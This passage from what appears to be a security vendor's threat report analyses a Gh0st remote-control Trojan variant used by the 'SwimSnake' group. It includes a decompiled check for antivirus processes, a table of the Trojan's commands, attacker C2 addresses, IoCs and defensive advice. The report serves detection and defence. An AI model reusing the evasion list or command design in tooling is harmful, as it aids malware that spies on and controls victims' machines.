strcpy((char *)v8, "avgui.exe");
strcpy((char *)v21, "AvastSvc.exe");
strcpy((char *)v14, "avguard.exe");
strcpy((char *)v23, "QQPCTray.exe");
strcpy((char *)v16, "AYAgent.aye");
strcpy((char *)v10, "v3lsvc.exe");
strcpy((char *)v18, "MsMpEng.exe");
strcpy((char *)v20, "bdnagent.exe");
strcpy((char *)v4, "VPTray.exe");
strcpy((char *)v11, "spider.exe");
strcpy(v27, "2345SafeTray.exe");
strcpy(v26, "BaiduAnTray.exe");
strcpy(v25, "BaiduSdTray.exe");
strcpy(v24, "HipsTray.exe");
v0 = operator new(0x80u);
```

Figure 3-11h0st Trojan B detecting antivirus software

Based on the code structure and other information, it can be confirmed that this Trojan is a variant of the Gh0st remote control Trojan . The detailed remote control commands and functions are explained below.

Table 3-2Detailed remote control instructions


Instruction	Function
0x1	Get disk information
0x4	Create a file
0x5	Create a file and write data
0x13	Get Screen
0x21	Event Log
0x22	Keylogger
0x27	Process Image
0x2C	Anonymous pipes
0x2D	Shutdown, log out, restart
0x2E	Delete itself

0x2F	Download and run the file at the specified URL
0x30	Download and run the file at the specified URL, and delete the specified file after restarting
0x31	Clear System, Security, and Application logs
0x35	Run the specified program on desktop 0
0x36	Run the specified program on desktop 1
0x37	Set the service Remark registry key
0x39	Set the service group registry key
0x3A	Pop-up window
0x3B	Establish a new remote control connection
0x 3C	Get system information such as system version, CPU , current time, user name, disk type, free disk space, services, system directory, etc.
0x3D	Loading Resource Section
0x3E	Adding Users
0x3F	Set the guest password and add it to the administrator group
0x40	Check the status of firewall and network services
0x41	Set up remote login connection mode
0x43	Setting the remote login switch through the registry
0x44	Set the file attribute to hidden
0x45	Set the file attribute to hidden
0x48	Setting up Active Directory accounts
0x49	Deleting a User Account
0x4A	Retrieve information for a specific user account
0x4B	Return process list
0x4C	Logs off the specified Remote Desktop Services session
0x4D	Disconnects the logged-on user from the specified Remote Desktop Services session without closing the session
0x4E	Return system user list information
0x4F	Return system user list information
0x50	Establish a new remote control connection
0x56	Get system version information
0x57	Upload data
0x58	Check if a process exists

0x59	Check if a window (specified title) exists
0x98	Determine whether there is antivirus software, if not, establish a new remote control connection
0xC8	Update the "NetEase.exe", "vmwarebase.dll", and "win.dat" files
0xCA	Traverse the process to find antivirus software
0xCC	Modify Windows Firewall settings
0xD0	Connect to the network, receive and send data
0xD4	Set the NetEase.exe file attribute to hidden
0xD6	Find the chrome.exe process
0xD8	Clear IE browsing history
0xD9	End the Chrome process and delete C:\Users\xxx\AppData\Local\Google\Chrome\User Data\Default
0xDA	End the firefox process and delete % appdata %\Mozilla\Firefox\Profiles* .db
0xDB	End the QQBrowser process and delete C:\Users\xxx\AppData\Local\Tencent\QQBrowser\User Data\Default
0xDC	End the SogouExplorer process and delete C:\Users\xxx\AppData\Roaming\SogouExplorer
0xDD	End the 360se process and delete C:\Users\xxx\AppData\Roaming\360se6\User Data\Default
0xDE	End the Skype process and delete C:\Users\xxx\AppData\Roaming\Microsoft\Skype for Desktop
0xDF	Disconnect

3.5 Attacker FTP Server Correlation Analysis

During the process of tracing the malicious samples, it was discovered that the attackers had set up at least three FTP servers and deployed multiple Gh0st Trojans with different C2 commands on them. Antiy CERT 's analysis found that the functions of these Gh0st Trojans were basically the same, with only different C2 commands.



```
..
NetEase.exe                          36 KB   2023-06-06 7:34
vmwarebase - 副本.dll                190 KB   2023-07-28 16:00
vmwarebase.dll                      190 KB   2023-07-28 16:00
vmwarebase.dll2                      75 KB   2023-07-25 21:56
win.dat_8.218.39.19_22610           769 KB   2023-07-26 22:01
win.dat_38.47.239.104_30000         769 KB   2023-07-26 21:50
win.dat_38.47.239.104_30000v        767 KB   2023-07-26 10:49
win.dat_38.181.20.7_22601           769 KB   2023-07-27 23:35
win.dat_43.129.230.71_22633         769 KB   2023-07-27 13:55
win.dat_43.132.173.165_22628        769 KB   2023-07-26 11:21
win.dat_43.135.25.123_22626d        769 KB   2023-07-26 11:23
win.dat_43.135.50.139_22612         769 KB   2023-07-26 11:40
win.dat_45.204.83.66_22615          769 KB   2023-07-26 11:36
win.dat_45.204.85.12_22620          769 KB   2023-07-26 11:30
win.dat_58.49.150.216_22609         769 KB   2023-07-26 11:43
win.dat_58.49.150.228_22633d        769 KB   2023-07-26 11:14
win.dat_58.49.150.230_22611         769 KB   2023-07-26 11:41
win.dat_58.49.150.239_22635         769 KB   2023-07-26 11:10
win.dat_58.49.151.44_22634          769 KB   2023-07-26 11:12
win.dat_58.49.151.87_22636          769 KB   2023-07-26 11:07
win.dat_61.136.166.216_22629        769 KB   2023-07-26 11:20
win.dat_101.32.223.31_22626         769 KB   2023-07-28 11:45
win.dat_103.71.153.136_22617        769 KB   2023-07-26 11:34
win.dat_103.71.153.158_22616        769 KB   2023-07-26 11:35
win.dat_103.100.62.208_22619        769 KB   2023-07-26 11:31
win.dat_103.127.83.111_22618        769 KB   2023-07-26 11:32
win.dat_111.173.119.71_22605        769 KB   2023-07-26 17:51
win.dat_111.173.119.130_22604       769 KB   2023-07-26 17:49
win.dat_111.173.119.152_22603       769 KB   2023-07-26 17:48
win.dat_118.99.40.134_22614         769 KB   2023-07-26 23:09
win.dat_118.99.40.166_22632         769 KB   2023-07-26 23:10
win.dat_121.62.17.22_22602          769 KB   2023-07-27 16:50
```

Figure 3-12 The Gh0st Trojan with other C2 deployed by the attacker on a certain FTP server

4 Security Recommendation: Continue to Enhance Network Monitoring and Terminal Protection


The "SwimSnake" cybercrime group continues to escalate its attacks, using the computer-side login communication mode of instant messaging tools such as WeChat and WeChat for Business to induce the execution of malicious programs and further spread them in groups. This kind of attack, which is both wide-ranging and targeted, brings more challenges to security protection work. In this regard, Antiy recommends:

1. Enhance security awareness among business personnel

Improve security awareness among business personnel and reduce the likelihood of organizational attacks. Customer service and sales personnel using desktop instant messaging apps like WeChat and WeChat for Work should avoid being tricked into downloading and running files from unknown sources due to the nature of their work or perceived benefits. By opting for **security awareness training services**, organizations can strengthen their "first line of defense".

2. Strengthen terminal file reception and execution protection

Deploy an enterprise-level endpoint defense system to provide real-time detection and protection against unknown files received by instant messaging software. **Antiy Intelligent Endpoint Protection System** uses Antiy's next-generation threat detection engine to detect files from unknown sources and prevent them from landing and running through kernel-level active defense capabilities.



智甲终端防御系统 ×

发现病毒威胁
智甲已自动处理

源文件已备份到病毒隔离区。 找到源文件

文件名称：vmwarebase.dll

病毒名称：Trojan/Win32.GenKryptik

风险描述：是一类危害主机安全，具有隐蔽性、非授权性、破坏性等特征，且包含多种恶意行为的恶意代码，如: Rootkit、Backdoor、Bot、Downloader、Clicker——

□ 不再显示

确认(20s)

Figure 4-1Antiy Intelligent Endpoint Protection System effectively protects against attacks by the "SwimSnake" cybercrime group

3. Improve monitoring and response of network traffic

Deploying network traffic threat detection equipment can combine with relevant beacons of the "SwimSnake" cybercrime group to issue alerts and promptly locate infected terminals. **The Antiy Persistent Threat Detection System** integrates malicious code detection engines, network behavior detection engines, command and control channel detection engines, threat detection models, and custom scenario detection engines. It can effectively detect the initial stage of the attack, such as the behavior of "Loader A" accessing the FTP server, the process of downloading

"Loader B", and the remote control commands used, helping security analysts to identify the victim host on the intranet and the source of remote control.

4. **Timely emergency response when attacked**

If you discover or suspect an attack by the "SwimSnake" cybercrime group: For the Gh0st remote control Trojan deployed by the "SwimSnake" cybercrime group during their attacks, download the **Antiy Security Threat Investigation Tool** (https://vs2.antiy.cn/) from the Antiy Vertical Response Platform to quickly detect and investigate such threats in the face of sudden security incidents and special scenarios. Because the "SwimSnake" cybercrime group uses rapidly evolving attack payloads and continuously updates its anti-virus technology, in order to more accurately and comprehensively eliminate threats from the victimized host, we recommend that customers contact the Antiy Emergency Response Team (CERT@antiy.cn) after using the special investigation tool to detect the threat and to address the threat.

Call Antiy's 24/7 service hotline at 400-840-9234 for help: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and secure the site while waiting for security engineers to investigate the computer.

Finally, in response to this type of attack mode that ultimately targets the terminal through induction and malicious construction, Antiy recommends that customers promptly update the feature libraries and rule libraries of products such as Intelligent Endpoint Protection System and Persistent Threat Detection System, configure security management and alarm strategies, and continuously respond to such attacks.

6 IoCs

IoCs
101.32.223.31
103.100.62.208
103.127.83.111
103.71.153.136
103.71.153.158
111.173.119.130

111.173.119.152
111.173.119.71
118.99.40.134
118.99.40.166
121.62.17.22
121.62.23.105
121.62.23.77
122.228.116.157
122.228.116.159
122.228.116.198
124.248.69.193
150.109.159.9
154.213.17.100
154.213.17.199
154.213.18.54
154.23.183.31
154.39.193.155
154.39.193.169
154.91.230.14
183.57.144.164
206.233.130.199
38.181.20.7
43.129.230.71
43.132.173.165
43.135.25.123
43.135.50.139
45.204.83.66
45.204.85.12
58.49.150.216
58.49.150.228

58.49.150.230
58.49.150.239
58.49.151.87
61.136.166.216
8.218.39.19
38.47.239.104
D1901DA0D2A597B2ACEC570123A0A711
4F3496F52E2F7DEBC5BE1D0F577D4879
3D4547ABE4FE2762964254D6E92255A6
16E0649282546E1FFF9B824FA4C8CD40
328AE6CB65F7E2FBA2BB7118C8C2F72E
B05FA7C307CFC65E0E08FE146819209D
D92608DFEA05DD58341143BDA866AFA8
AC098F5EBA7CB69A672EB67516D90A09
5F5F5BCC7DA96D27ADF9DC7D77A58342
ACB9BE8F7C4BB586D82CACB4BFB0DFDB
51848E8DBC1A95CEA4CA52ED7B7E89CC
6961AE48D9B64E437489A81C2D2D1B84
3E7B0936445B9DD6705D218F4E2FB4CE
5505238BC92A2F88FE8ADAFBC624E231
5F306BF9A3127ABAADCDB402141D9835
8D68B5595DA14B99B7004264E8858440
8E1802BD683C8139F4EC3BF8F46E8EEB
D73EDD09533F74E9DE65F3F13D8FD1B3
096ACB9B66B6039BBFB88A4B49A795C2
9045259F008A4D58D8465E0FB373DAC9
27DB0E943049214DE9897656EDDE3B98
07BEC8CBD16D7AB4055FD3BFDA67392D
D5FABC33AD79F87D2D40F32980414902
56C88E73033B138156FE6F20C04E93FF

A165C8A91D9B8C627C1A33716E9D4F1A
4E01D9B7142DD19CFE16216D0CD8F7FC
3964745B626ABCB96EDF546C2B18A4E0
AA63C2BD440B7B70F354C89B60A8C2FE
EC6BDAAA36702F424CA4933188EC6F9B
BE6696B0B2C336CBD067AA4A29E1FFAF
A33C0AF72AEEBECB21DD9E06C116FD4F
11BBD2B3F4F16F1004D0F04E75277208
898C133EB69ED4411A5EC67714728751
3B9078AE9ED9D87911FA4409878B05EE
0F06CE24076E4C7C8EB19FF2B86CF203
61502106C2EB7ED3E66519344A600F22
C313B87514AAC390200940E0C2FA12C1
FEF9AB141E1D500FD702C9DFFB39FF45
8C9EB1A4E97EB7AF32EDBFEFEB6CC5C8
E83FAE239E415A8A3DEB7D88AF79DF78
57129A2FE9AF053392059DF4E7AAFF3F
99EA777B25780B0A18E41E518536229E
62D0CC2E6EF34655E2F04690E497CC41
41C2EEB080E883CDE43F4ED78817DFB8
53CD6A45772668752DF67FF0B230C45D
5715908D96DF1380F04158B2799EE8EA
B2219ED0B150776639B4CAFDAAE06D05
B86CF39BCDA115480BBBBF6D150FF14D
C84B5A886C152CBAA74C53CC2C8359F1
0BA33A9F2B54BDB69C857C11620AB576
6989E44BA1246105DC2675E9A8B7B4B2
2211C012CF9CA1A4877AB83EDB9A8DFE
C39D31A9A4991E0C87D9A1ADDED91EBB
6F551266C6FF4BAF96A8F490EA98A6B4

6E83C23C56AB071FEDEEF33998F51979
CFD35A105BF7DA928C2C8E0AD5A34FF9
F8DBF0512B8E0697D3D8986868A7EE7D
C0E98A5D9EE3FAFD9F98B1BF105D6075
0A8D773E85CF36D807C8F6BE7F91279C
33D8F12AB3F5A7122F5EE12B890E86BF
081D1C5CC34AB7E8FAE0077E7AD3EC10

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.